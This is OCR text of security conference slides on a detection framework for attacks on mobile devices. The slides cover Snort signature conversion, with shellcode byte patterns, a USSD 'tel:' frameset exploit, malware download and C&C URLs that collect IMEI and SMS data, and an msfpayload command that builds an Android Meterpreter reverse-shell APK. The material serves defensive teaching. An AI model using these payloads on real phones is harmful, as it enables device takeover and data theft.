
ICMP ECHO (IE)

TCP EXPLICIT CONGESTION NOTIFICATION (ECN)

TCP T2-T7

UDP




Applications Places System
Sat Jul 20, 7:46 PM
noVNC - Mozilla Firefox
Firefox
noVNC
Send CtrlAltDel
19:08
Google
root@bt: ~
File Edit View Terminal Help
root@bt:~#
root@bt: ~
File Edit View Terminal Help
root@bt:~#

PATTERN MATCHING

SIGNATURE FORMAT

- With the help of custom build signatures, the framework can also be used to detect probes or attacks designed for mobile devices

- Useful signatures from Snort and Emerging Threats

- Convert snort-like rules to a friendly format:


```
[+] /etc/snort/rules/dns.rules detected. Processing attacks...
  [0] Converting rule for content matching: |00 00 FC|
  [1] Converting rule for content matching: |00 00 FC|
  [2] Converting rule for content matching: ../../../
  [3] Converting rule for content matching: |AB CD 09 80 00 00 00 01 00 00 00 00 00 00 01 00 01|    |02|a
  [4] Converting rule for content matching: |80 00 07 00 00 00 00 00 01|?|00 01 02|
  [5] Converting rule for content matching: thisissometempspaceforthesockinaddrinyeahyeahiknowthisislamebu
tanywaywhocareshorizongotitworkingsoalliscool
  [6] Converting rule for content matching: ADMROCKS
  [7] Converting rule for content matching: |CD 80 E8 D7 FF FF FF|/bin/sh
  [8] Converting rule for content matching: 1|C0 B0|?1|DB B3 FF|1|C9 CD 80|1|C0|
  [9] Converting rule for content matching: 1|C0 B0 02 CD 80 85 C0|uL|EB|L^|B0|
  [10] Converting rule for content matching: |89 F7 29 C7 89 F3 89 F9 89 F2 AC|<|FE|
  [11] Converting rule for content matching: |EB|n^|C6 06 9A|1|C9 89|N|01 C6|F|05|
  [12] Converting rule for content matching: |90 1A C0 0F 90 02| |08 92 02| |0F D0 23 BF F8|
[+] /etc/snort/rules/dns.rules processed, 13 attacks sent.
```

MORE EXAMPLES !

Android 2.0 USE-AFTER-FREE REMOTE CODE EXECUTION

- Does not properly validate floating-point data, which allows remote attackers to execute arbitrary code or cause a denial of service.

- Executed via crafted **HTML** document.



USSD EXPLOIT

- A **USSD code** is entered into phones to perform actions.


- They are mainly used by network operators to provide customers with easy access to pre-configured services, including:
  - call-forwarding
  - balance inquiries
  - multiple SIM functions.

- The HTML code to execute such an action is as follows:

  Click here to call

- Example exploit:

  *<frameset> <frame src="tel:*2767*3855#" /> </ frameset>*



Applications Places System
Mon Jul 22, 12:32 AM
noVNC - Mozilla Firefox
Firefox
noVNC
Send CtrlAltDel
21:49
Nueva pestaña
root@bt: ~
File Edit View Terminal Help
root@bt:~#

MALWARE

- **ANDR.TROJAN.SMSSEND**
  - Download from:
    - *hxxp://adobeflashplayer-up.ru/?a=RANDOM_CHARACTERS* – 93.170.107.184
    - *hxxp://googleplaynew.ru/?a=RANDOM_CHARACTERS* – 93.170.107.184
    - *hxxp://browsernew-update.ru/?a=RANDOM_CHARACTERS* – 93.170.107.184
  - Once executed, connect to C&C: *gaga01.net/rq.php*
    - *oard=unknown;brand=generic;device=generic;imei=XXXXXX;imsi=XXXXXX;session_id=1;operator=XXX;sms0=XXXXXX;sms1=XXXXXX;sms2=XXXXXX;time=XXXXXX;timezone=XXXXXX*
  - Search pattern: *rq.php*

- **METERPRETER**
  - It features command history, tab completion, channels, and more.
  - Let's try:

$ msfpayload android/meterpreter/reverse_tcp LHOST=192.168.0.20 R > meter.apk
$ file meter.apk
meter.apk: Zip archive data, at least v2.0 to extract


Applications Places System
Sun Jul 21, 11:40 PM
noVNC - Mozilla Firefox
Firefox
noVNC
Send CtrlAltDel
20:57
MainActivity
ReverseTCP
root@kali: /opt/msf
File Edit View Terminal Help
root@kali:/opt/msf#
root@bt: ~
File Edit View Terminal Help
root@bt:~#

THANK YOU!

JAIME SÁNCHEZ (@SEGOFENSIVA)
JSANCHEZ@SEGURIDADOFENSIVA.COM